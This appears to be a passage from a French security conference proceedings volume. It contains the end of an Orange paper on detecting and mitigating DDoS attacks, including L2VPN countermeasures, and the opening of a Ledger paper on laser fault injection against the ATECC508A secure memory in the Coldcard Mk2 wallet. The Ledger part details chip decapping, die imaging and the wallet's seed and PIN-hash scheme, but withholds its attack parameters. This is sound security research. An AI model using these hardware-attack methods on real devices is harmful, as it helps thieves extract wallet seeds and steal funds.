Débit attaques En Gb/s	1T 2015	2T 2015	3T 2015	4T 2015	1T 2018	2T 2018	3T 2018	4T 2018	1T 2019	2T 2019	3T 2019	4T 2019
Entre 2 et 4	1702	2486	2668	4252	1169	1089	1089	2873	3990	2491	2645	1875
Entre 4 et 8	1111	1558	1768	2873	1283	917	731	2896	2590	1560	1662	1112
Entre 8 et 16	585	404	725	1143	298	653	295	1356	1400	1131	1011	1070
Entre 16 et 32	77	46	179	128	29	259	103	293	467	523	271	527
Entre 32 et 64	10	4	61	22	10	17	6	24	39	148	97	75
Entre 64 et 128	5	0	3	0	0	0	2	4	2	5	10	1
Entre 128 et 256	0	0	0	0	0	0	0	0	1	0	2	0

Tableau 3. Nombre d'attaques DoS identifiées sur le RBCI par trimestre en 2015, 2018 et 2019 (aucune attaque au-delà de 256 Gb/s)

3.5 Cas particulier des offres Wholesale : traitement des attaques DDoS affectant les L2VPN du réseau fixe

Le réseau d'Orange France AS3215 supporte de nombreuses « offres de gros », notamment des offres dites de niveau 2 (ou L2) qui consistent à collecter et livrer des trames Ethernet (Vlan ou non inclus) d'opérateurs ou clients tiers. Ces offres sont vendues par Orange Wholesale. Ces offres s'appuient sur le réseau de collecte et le cœur de réseau d'Orange France. Les ressources réseaux d'Orange sont donc mutualisées entre le trafic des clients d'Orange et ces offres de collecte L2. Orange n'a ainsi pas besoin d'interpréter la couche IP du trafic véhiculé sur ces offres de gros. Orange utilise la technologie MPLS pour faire transiter ce trafic entre des points de collecte et des points de livraison. On parle ici de technologie L2VPN et de tunnels L2VPN. Ces offres de gros permettent d'étendre le réseau de certains opérateurs / clients tiers au travers du réseau d'Orange afin que ces derniers augmentent leur capillarité afin de joindre leurs clients finaux.

Orange a subi récemment et à plusieurs reprises des attaques DDOS indirectes à l'intérieur de ces tunnels. Les attaques ne visaient pas directement des clients finaux Orange mais ceux des opérateurs / clients tiers qui étaient joignables au travers du réseau d'Orange. Orange subit dans ce cas de figure des dommages collatéraux. En effet, l'attaque DDOS véhiculée au travers du tunnel MPLS (L2VPN) peut congestionner certains axes mutualisés au sein du réseau d'Orange, généralement au niveau du réseau d'accès (de collecte) et par conséquent impacter les propres clients d'Orange mais aussi ceux d'autres opérateurs / clients tiers présents dans la zone touchée par l'attaque DDOS. La figure 9 illustre le principe.

Pour pallier ce type d'attaques, Orange s'est inspiré de la solution mise en place pour contrecarrer les attaques dynamiques. Il fallut dans un premier temps mettre en place de l'échantillonnage réseaux au niveau des




Fig. 9. Attaque DDoS sur une offre de collecte Orange Wholesale

PE Orange de collecte et de livraison. Cet échantillonnage est particulier car il s'agit de trafic L2VPN (Template IPFIX L2-IP sur routeurs Nokia). Cet échantillonnage permet d'avoir des statistiques sur les profils de trafic niveau 2 en entrée / sortie du réseau d'Orange. Qui plus est, les données échantillonnées fournissent des informations comme : les ports d'entrée/sortie des trafics, les VLANs, les adresses MACs etc... Le tableau ci-dessous liste l'ensemble des informations fournies par le template IPFIX L2-IP.

MAC Src Addr	IPv4 Src Addr	TCP control Bits (Flags)
MAC Dest Addr	IPv4 Dest Addr	Protocol
Ingress Physical Interface	IPv6 Src Addr	IPv6 Option Header
Egress Physical Interface IPv6	Dest Addr	IPv6 Next Header
Dot1q VLAN ID	Packet Count	IPv6 Flow Label
Dot1q Customer VLAN ID	Byte Count	TOS
Post Dot1q VLAN ID	Flow Start Milliseconds	IP Version
Post Dot1q Customer VLAN ID	Flow End Milliseconds	
Dest Port	Src Port	

Tableau 4. Template IPFIX L2-IP sur routeurs Nokia

Ce template, bien que supporté par les constructeurs de routeurs, n'était pas décodé par les principales solutions de collecteur IPFIX disponibles sur le marché et notamment la solution PeakFlow d'Arbor. Orange a donc travaillé avec Arbor afin que leurs sondes supportent ce nouveau template. Suite à cette implémentation, la solution PeakFlow a donc été en mesure de fournir des signatures sur le profil des attaques, il restait à mettre en place les contre-mesures d'atténuation. Malheureusement, les spécifications BGP Flowspec pour le trafic L2VPN sont encore à l'état de Draft [22] à l'IETF et non implémentées par les constructeurs de routeurs. Orange a donc développé une contre-mesure « maison » pour limiter les attaques DDOS au sein des tunnels L2VPN.

Construite sur le même principe que l'atténuation des attaques dynamiques, la solution de détection sur étagère fournit la signature des attaques DDOS L2VPN. Une solution logicielle développée par Orange, sur la base de la signature Arbor, permet ensuite d'identifier le service L2VPN, l'opérateur/client tiers, les points de collecte et livraison impliqués dans cette attaque et d'aller configurer automatiquement en CLI ou NETCONF les contre-mesures suivantes (dépendant du type d'offre/client/attaque) :

— Shutdown du port de livraison ou shutdown du port de collecte
— Shutdown du VLAN de livraison ou shutdown du VLAN de collecte
— Application d'un filtre de suppression de trafic Ethernet basé sur les adresses MAC src/dst sur le port de collecte ou de livraison.

La figure 10 résume la solution implémentée.




Fig. 10. Cinématique de détection et de mise en œuvre des contre-mesures dans le cas des attaques DDoS L2VPN

4 Conclusion

Depuis maintenant plus de 15 ans, Orange France a une attention particulière concernant la sécurité de son réseau fixe, le RBCI. Dans le contexte de la politique de sécurité de ce réseau, des outils de supervision des attaques de dénis de service sont mis en œuvre et régulièrement ajustés afin de tenir compte de l'évolution des attaques DoS. Il en va de même pour les contre-mesures mises en œuvre par les exploitants qui disposent aujourd'hui de contre-mesures automatisées que ce soit via BGP Flowspec ou via Netconf.

Si après un effet *Gilets Jaunes* marqué fin 2018-début 2019, la tendance est à la décrue, plusieurs évolutions doivent attirer l'attention. D'un côté, une montée notable en débit des accès clients, que ce soit côté fixe (passage du xDSL au FTTH), côté mobile (passage de la 4G à la 5G) ou chez les hébergeurs, ouvre des perspectives de montée en débit également des attaques de dénis de service, notamment en cas de botnet infectant les équipements des clients. D'un autre côté, le nombre d'objets connectés, quelques fois très mal sécurisés, a vocation à croître significativement dans les prochaines années, ouvrant la porte à des botnets de type MIRAI plus puissants.

Plus que jamais, il convient d'être vigilant, en amont, afin de détecter au plus tôt les signaux faibles qui préfigurent des attaques à venir. Outre une veille active, il est nécessaire de prendre régulièrement du recul sur les informations collectées au niveau des routeurs (IPFIX, SNMP ou Télémétrie). Il convient ensuite de déployer dès que possible des contre-mesures adaptées afin de réduire l'impact pour les clients. En se sens, le développement d'outils automatisés, basés notamment sur BGP Flowspec, Netconf ou des scripts Python, ouvre de perspectives pertinentes.

Références

1. LOI n°2019-810 du 1er août 2019 visant à préserver les intérêts de la défense et de la sécurité nationale de la France dans le cadre de l'exploitation des réseaux radioélectriques mobiles (NOR : ECOX1907688L). https://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000038864094&fastPos=1&fastReqId=1372147956&categorieLien=id&oldAction=rechTexte, 2019.
2. Valentin Allaire, Sarah Nataf, and Pascal Nourry. Le routage, talon d'achille des réseaux. *C&ESAR*, 2015.
3. ANSSI. EBIOS — Expression des Besoins et Identification des Objectifs de Sécurité. https://www.ssi.gouv.fr/guide/ebios-2010-expression-des-besoins-et-identification-des-objectifs-de-securite/, 2010.

4. ANSSI. Le guide des bonnes pratiques de configuration de BGP. https://www.ssi.gouv.fr/guide/le-guide-des-bonnes-pratiques-de-configuration-de-bgp/, 2013.
5. ANSSI. Comprendre et anticiper les attaques DDoS. https://www.ssi.gouv.fr/guide/comprendre-et-anticiper-les-attaques-ddos/, 2015.
6. James Bamford. A Death in Athens. https://theintercept.com/2015/09/28/death-athens-rogue-nsa-operation/, 2015.
7. Renaud Bidou. Lutte contre les DoS réseau. *SSTIC*, 2005.
8. Mike Bremford. Ping of death. https://insecure.org/sploits/ping-o-death.html.
9. Martin Brown. Pakistan hijacks YouTube. http://research.dyn.com/2008/02/pakistan-hijacks-youtube-1/, 2008.
10. CERT Coordination Center, SEI, CMU. CA-1992-15 : Multiple SunOS Vulnerabilities Patched - ICMP redirects patch upgrade, SunOS 4.1, 4.1.1, 4.1.2, all architectures. *1992 CERT Advisories*, 1992.
11. CERT Coordination Center, SEI, CMU. CA-1995-01 : IP Spoofing Attacks and Hijacked Terminal Connections. *1995 CERT Advisories*, 1995.
12. CERT Coordination Center, SEI, CMU. CA-1996-01 : UDP Port Denial-of-Service Attack. *1996 CERT Advisories*, 1996.
13. CERT Coordination Center, SEI, CMU. CA-1996-21 : TCP SYN Flooding and IP Spoofing Attacks. *1996 CERT Advisories*, 1996.
14. CERT Coordination Center, SEI, CMU. CA-1996-26 : Denial-of-Service Attack via ping. *1996 CERT Advisories*, 1996.
15. CERT Coordination Center, SEI, CMU. CA-1997-28 : IP Denial-of-Service Attacks. *1997 CERT Advisories*, 1997.
16. CERT Coordination Center, SEI, CMU. CA-1998-01 : Smurf IP Denial-of-Service Attacks. *1998 CERT Advisories*, 1998.
17. CERT Coordination Center, SEI, CMU. CA-2002-03 : Multiple Vulnerabilities in Many Implementations of the Simple Network Management Protocol (SNMP). *2002 CERT Advisories*, 2002.
18. CERT Coordination Center, SEI, CMU. CA-2003-20 : W32/Blaster worm. *2003 CERT Advisories*, 2003.
19. CERT-US. Alert (TA14-017A), UDP-Based Amplification Attacks (Original release date : January 17, 2014 ; Last revised : December 18, 2019. https://www.us-cert.gov/ncas/alerts/TA14-017A.
20. B. Claise. Cisco Systems NetFlow Services Export Version 9. RFC 3954, RFC Editor, October 2004.
21. François Contat, Sarah Nataf, and Guillaume Valadon. Influence des bonnes pratiques sur les incidents BGP. *SSTIC*, 2012.
22. W. Hoa, D. Eastlake, J. Uttaro, S. Litkowski, and S. Zhuang. BGP Dissemination of L2 Flow Specification Rules. INTERNET-DRAFT draft-ietf-idr-flowspec-l2vpn-13, INTERNET-DRAFT, December 2019.
23. Juniper. JunOS Tech Library, class of service user guide, shared-bandwidth-policer (Configuring). https://www.juniper.net/documentation/en_US/junos/topics/reference/configuration-statement/shared-bandwidth-policer-edit-firewall-cs.html.

24. Octave Klaba. Conférence d'ouverture. *SSTIC*, 2017.
25. Franck Laurent and Pascal Nourry. Contexte réglementaire pour les opérateurs 5G. *C&ESAR*, 2019.
26. Kirk Lougheed and Yakov Rekhter. A Border Gateway Protocol (BGP). RFC 1105, RFC Editor, June 1989.
27. P. Marques, N. Sheth, R. Raszuk, B. Greene, J. Mauch, and D. McPherson. Dissemination of flow specification rules. RFC 5575, RFC Editor, August 2009.
28. Pour le Premier ministre et par délégation, le secrétaire général de la défense et de la sécurité nationale L. Gautier. Arrêté du 28 novembre 2016 fixant les règles de sécurité et les modalités de déclaration des systèmes d'information d'importance vitale et des incidents de sécurité relatives au sous- secteur d'activités d'importance vitale «Communications électroniques et Internet» et pris en application des articles R. 1332-41-1, R. 1332-41-2 et R. 1332-41-10 du code de la défense (NOR : PRMD1630591A). `https://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000033521327&fastPos=1&fastReqId=166301648&categorieLien=id&oldAction=rechTexte`, 2016.
29. Vassilis Prevelakis and Diomidis Spinellis. The Athens Affair. `https://spectrum.ieee.org/telecom/security/the-athens-affair`, 2007.
30. RIPE. YouTube Hijacking : A RIPE NCC RIS case study. `https://www.ripe.net/publications/news/industry-developments/youtube-hijacking-a-ripe-ncc-ris-case-study`, 2008.
31. Symantec. W32.Blaster.Worm. `https://www.symantec.com/fr/ca/security-center/writeup/2003-081113-0229-99`, 2003.

Black-Box Laser Fault Injection on a Secure Memory

Olivier Hériveaux

Ledger

Abstract. With the constant development of electronic devices, their increasing complexity and need for security, cryptography in embedded systems has become a strong requirement to protect data or secure communications. Some devices run on basic microcontrollers, which are vulnerable to low-budget physical attacks allowing the retrieval of secret materials, as shown in previous publications. More sophisticated devices use dedicated security circuits able to withstand higher levels of physical attacks. This paper describes a hardware attack conducted on the ATECC508A CryptoAuthentication secure memory, a circuit used in many security applications and IoT devices for strong authentication. In particular, it is used in the Coldcard Mk2 Bitcoin hardware wallet to securely store the seed. We present an attack using Laser Fault Injection, in a practical approach from an attacker perspective, where we retrieve the content of secret data slots in the mentioned wallet specific configuration, allowing an attacker to steel the protected funds. Contrary to security-certified chips, this circuit has a public datasheet. Nevertheless, its implementation and its firmware are proprietary, allowing only a black-box approach. Finally, we assess the difficulty of this attack in the given real-case scenario and demonstrate it is a practical attack despite the high setup cost.

1 Introduction

Most of modern systems rely on cryptography to secure communications, authenticate devices and users, or securely store information. Many devices store critical information, such as cryptographic private keys, in basic microcontrollers or memories. In a hardware context, where the attacker has physical access to the device, implementing secure software to protect sensitive data against logical attacks is necessary but not sufficient. Powerful techniques have been developed to recover secrets using non-invasive, semi-invasive or invasive attacks [13].

Side-channel analysis exploit physical leakages to recover keys during the execution of a cryptographic algorithm. Operations leakage can be observed in power measurement [5], electromagnetic radiation [10], computation time [6], silicon photonic emission [11] or even acoustic noise as shown in [3]. This field of expertise has grown in the past decades,

and sophisticated software and hardware counter-measures have been developed to prevent the exploitation of such leakages.

Invasive probing attacks can be conducted to spy circuit internal signals, which may convey secrets. Focused Ion Beam stations can also be used to directly edit a circuit by cutting metal tracks and/or creating new ones. Initially developed for failure analysis, such equipment can be diverted to disable hardware security circuitry, or routing-out internal signals for further probing or manipulation of sensitive data. This latest technique is among the most expensive. Secure-elements usually implement a top-metal shield to detect such attacks and thus make those much more difficult. But, for oldest node technologies, this can still be bypassed with a lot of time and effort, usually many months [16]. This class of attacks requires very expensive equipment (up to millions USD), a high level of expertise, and is very time consuming.

Other attacks are based on fault injection to produce exploitable computation errors in circuits. This class of attacks is usually referred as semi-invasive. Faults can be injected by different means. An attacker controlling the clock can introduce glitches on the clock signal. This usually inserts setup/hold violations at the gates level, and thus produces logical errors. Another easy way to introduce faults consists in generating glitches on the power supply. Finally, Electromagnetic Fault Injection and Laser Fault Injection are often more efficient while they require a higher level of expertise and more expensive equipments. These methods have higher temporal and spatial resolutions, enabling local and precisely targeted effects. For instance, Laser Fault Injection is very efficient to bypass security features, as many previous work described [9, 12, 14, 15, 17]. Equipment can be expensive for precise laser stations, but efficient low-cost setup can also be designed. The research time and effort for semi-invasive attacks is much smaller than invasive attacks. Some vulnerabilities can be identified within a week. The exploitation time is often reduced: from one day using Laser Fault Injection, down to a few minutes with Electromagnatic Fault Injection or power glitching.

We chose to evaluate the resistance of the ATECC508A circuit against high potential attackers, as defined by [4]. Firstly, we developed tools and dedicated electronics to communicate with the target device and be able to send commands, with proper instrumentation for power trace analysis, circuit power management and precise triggering. We prepared samples for backside illumination, eventually thinning down the silicon. We then conducted a fault injection campaign using a focused laser beam.

In this paper, we present a security evaluation of secret data storage of the ATECC508A, in the particular configuration of the Coldcard Mk2 hardware wallet. In Section 2, we introduce the target of evaluation and its security mechanisms. In Sections 3 and 4, preparation and setup are described. Eventually, the testing campaign is explained in Section 6, leveraging the information gathered from the power traces as described in Section 5. Finally, Section 7 details the results of the testing campaign.

The critical exact setup parameters of the attack are not given: the settings have been communicated to the manufacturer, and we estimate it is not useful to disclose them in this paper. It limits on the field exploitation, and gives sufficient time to the vendor to mitigate the issues and warn its customers.

2 Target of Evaluation: ATECC508

The ATECC508A is a secure memory with NIST-P256 Elliptic Curve cryptography for IoT authentication applications. It provides key generation, secure storage for keys or small data blobs, and supports cryptographic algorithms such as ECDSA, ECDH, HMAC, etc. This circuit is presented as a *Secure Element* by the Microchip (Atmel) manufacturer, but from our knowledge has no public security certification regarding its resistance against (physical) attacks.

Before the publication of this article, the complete datasheet of this circuit was publicly available [8]. For this reason, manufacturers might have chosen this circuit for its accessibility rather than contracting Non-Disclosure-Agreements required for other products. This even allows building Open-Source hardware designs using the ATECC508A circuit to protect sensitive data. Training samples can be freely acquired from many component resellers.

2.1 Coldcard Hardware Wallet

The Coldcard hardware wallet, in its Mk2 version,[1] uses this circuit as a secure storage for sensitive secrets: pairing key between the secure memory and the MCU, user PIN code and master seed. The master seed is a very critical asset: it grants the ownership of corresponding cryptoassets and allows signing transactions on the blockchain to transfer funds protected by the device. In this application the stored data is not related to P256 curve in any way, and the ATECC508A circuit is only used as a secure

1. Mk3 version has upgraded to ATECC608A

storage with authenticated access through the knowledge of the PIN code and pairing secret.

Fetching the secret seed from the secure memory is done by the microcontroller in the following (simplified) steps:

1. The microcontroller proves knowledge of the pairing secret by answering correctly to a challenge from the secure memory. Success unlocks use of the PIN hash data slot, required to perform the next two steps.
2. The PIN entered by the user is hashed together with the pairing secret: if the PIN is correct, the result matches the content of the PIN hash data slot:

   ```
   SHA256( SHA256( pairing secret + 0h58184d33 + PIN ) )
   ```

3. The seed data slot is read and decrypted using the hash as key.

Knowledge of the pairing secret and PIN hash data slots is enough for getting access to the hardware wallet seed. Optionally, the PIN code can be recovered by brute-forcing the hash. Note that the pairing secret can also be retrieved by attacking the STM32 microcontroller, which is known to be vulnerable to low-cost glitch attacks [1, 7].

2.2 Software security mechanisms

The ATECC508A circuit has an internal ROM memory for storing the proprietary firmware (unknown to us), and EEPROM memory for storing data. The EEPROM memory is used to store both configuration data (CONFIG zone) and user secret data (DATA zone). Direct access to the EEPROM memory is not possible, and the circuit firmware implements commands to configure the access rules, put and retrieve data inside defined memory slots.

The DATA zone of the EEPROM memory is split into 16 data slots. Data slots have different fixed sizes. The smallest slots store 36 bytes each, and the largest one stores 416 bytes.

Each data slot has an access configuration which is defined in the CONFIG EEPROM memory sector. A default factory configuration is defined for a typical use case. It can be changed to modify the access conditions of the data slots. Depending on the configuration, accessing to a data slot may require being authenticated, and communication during read or write commands can be encrypted. Once the configuration has been set, it must be permanently locked by executing the *Lock* command. When the configuration is locked, data slots must be provisioned and then

locked permanently. The device is operational when the CONFIG and DATA sectors are both locked.

The hardware wallet we studied stores the master seed in a 72 bytes data slot. The ATECC508A device is not capable of running the cryptographic algorithms necessary to sign transactions for the Bitcoin blockchain. Therefore, this secret is fetched by the MCU which runs all the cryptographic calculations. The ATECC508A will return the secret seed encrypted after verifying the user has knowledge of the hash of the PIN code.

The hash of the PIN code is stored in another data slot of the secure memory. This data slot can store up to 36 bytes, but only the first 32 bytes are used by the wallet. The data slot configuration has the "is secret" bit set, meaning the secure memory will return an error for any read memory attempt on this data slot.

2.3 Hardware security counter-measures

As stated in the datasheet [8], the circuit has a top-metal mesh preventing front-side probing attacks. Without such a mesh, an attacker might be able to connect to circuit internal wires using very thin needles and a probing station, and readout sensitive data during the execution of the circuit (such as the data bus). We wanted to verify that this counter-measure is present. We had little equipment for front-side preparation but we managed to observe this shield anyway (Figure 1). For this, we milled the package in front-side using a diamond milling tool. The main difficulty is to stop the milling process at the right time before touching the silicon. When the remaining plastic package was thin enough to see the circuit by transparency, we stopped the milling process and finished gently with a scalpel.

Figure 1 is a picture of the observed top-metal shield. We can see a curious labyrinth-like pattern covering the surface of the chip, which is probably made of one or multiple wires filling all the space to hide the underneath logic. The chip has been damaged by the process and is not functional anymore: scratches of the milling tool are visible on the top-left corner of the picture, and the bonding-wires have been removed.

The circuit generates its own clock source internally to avoid basic clock glitching attacks. The CPU core voltage is also regulated internally to prevent voltage glitch attacks. We verified the effectiveness of this counter-measure against direct voltage glitches applied to the external pins, or using electromagnetic pulses with a short-distance antenna.

Fig. 1. Active shield visible in front-side

There is no mention to resistance against laser fault injection (such as light detectors for instance), which is why we decided to test the device against this class of attacks.

The memory of the device is internally encrypted. This is a good counter-measure against electrical memory probing attacks, however, as we show in this paper, with the correct attack path we can rely on the circuit to decrypt the content for us during an attack.

Measuring the power traces during our experiments revealed temporal jitter during commands execution (i.e. noise on the execution time). Calling a same command twice produces slightly different power traces. This can be either natural CPU clock noise or a voluntary counter-measure. There is no mention to this mechanism in the datasheet. Like shooting an arrow on a randomly moving target, this counter-measure makes harder fault injection and the reproducibility of attacks is therefore severely degraded, especially without dedicated real-time synchronization equipment.

3 Sample preparation

To prepare the circuit for laser fault injection, the package must be opened in backside. We used an ASAP1 machine (micro-milling tool dedicated for chip decapping) (Figure 2) with a 1 mm diamond tool for milling the package. Once the copper lead frame was visible, it has been removed using a 1 mm metal milling tool. This step must be performed with extra care as milling down too deep may scratch or destroy the silicon under the lead frame. Once the lead frame has been removed, the

conductive glue paste between the silicon and the lead frame is gently removed with a scalpel and wood toothpick. The Figure 3 shows the internals of a circuit package, and how we prepared the backside access. Figure 4 shows a photo of a prepared sample.

Fig. 2. ASAP1 micro-milling machine for chip decapping

We estimated the die thickness to be around 250 μm. It has been measured optically with our microscope by focusing firstly on the surface of the silicon and secondly on the visible circuit gates. To obtain the die thickness t, the displacement difference during focusing must be multiplied by the refractive index of the silicon in infrared light, which is approximately $n_{\text{si}} = 3.5$.

$$t = \left| \frac{z_{\text{surface}} - z_{\text{gates}}}{n_{\text{si}}} \right|$$

The measurement is not very accurate, therefore we rounded it to the nearest known standard die thickness. Knowing the die thickness is required when thinning down the silicon.

We also used the microscope stage and camera to measure the chip dimensions.

During our experiments, we used a laser source for fault injection. We found out the laser can be powerful enough to inject faults without

thinning down the silicon, making sample preparation easier and with very limited risk of destruction. We also performed some tests on thinned samples, which allows an attacker using a cheaper laser source.

The chip is rotated inside its package (Figure 4), which is a bit unusual and requires particular caution for silicon substrate thinning and daughter board wiring.

Chip width	1585 μm
Chip height	1410 μm
Chip surface	2.235 mm^2
Substrate thickness	250 μm

Table 1. Physical measurements of the chip




Fig. 3. SOIC package milling for backside access

Using the infrared camera mounted on the XYZ stage of our laser test-bench, we took several pictures of the silicon from backside. The images have then been stitched to produce a complete picture of the circuit, as shown in Figure 5.

The images stitching positions are the locations returned by the XYZ stage, which is accurate enough to avoid using any advanced stitching algorithm. The camera images are averaged to reduce noise and get better contrast, and a post-processing filter is applied to remove dust particles on the lens and reduce thumbnail/shadowing effect due to non-homogeneous lighting of the sample through the microscope.

In a black-box approach, we need to identify the different parts of the circuit before trying to inject faults. When available, open documentation from the manufacturer can help matching circuit blocks such as memories




Fig. 4. ATECC508A chip in SOIC-8 package, backside

or peripherals to indicated specifications. Comparison to other circuits from the same manufacturer can also help identification.

According to the datasheet [8], the EEPROM memory stores 11200 bits. This could be verified on the EEPROM layout using our microscope camera, as shown in Figure 6. 16 banks of 700 bits are visible. Each bank is probably mapped to a word bit (horizontal bit lines). 50 columns are visible (vertical word lines), and we supposed that each column stores 14 bits.

The ROM memory of the chip has a much smaller cell size than the EEPROM memory. We were not able to count the memory cells due to our microscope limitations. Furthermore, we don't know what ROM technology is implemented, but an attacker with more equipment may try to find out if this is a contact ROM which could be extracted and reversed, provided the ROM addresses and bits are not scrambled. Knowledge of the firmware binary of this circuit would be a significant advantage in setting-up attacks and understanding the chip errors after fault injections.




Fig. 5. Infrared backside image of the circuit and memory floorplan

4 Setup

4.1 I^{2}C communication and triggering

The ATECC508A circuit exists in two interface versions: I^{2}C or Single-Wire. The communication interface mode is programmed in the internal EEPROM memory during manufacturing and cannot be changed. We used the I^{2}C version for our setup. Only four pins have to be connected: VCC, GND, SDA and SCL.

Communication with the device is performed using Ledger Donjon Scaffold board and its Python API [2]. Commands are sent to the device following the protocol defined in the datasheet [8]. An I^{2}C write transaction is performed to execute a command, and the response is fetched with an I^{2}C read transaction after command completion. Each response may include a

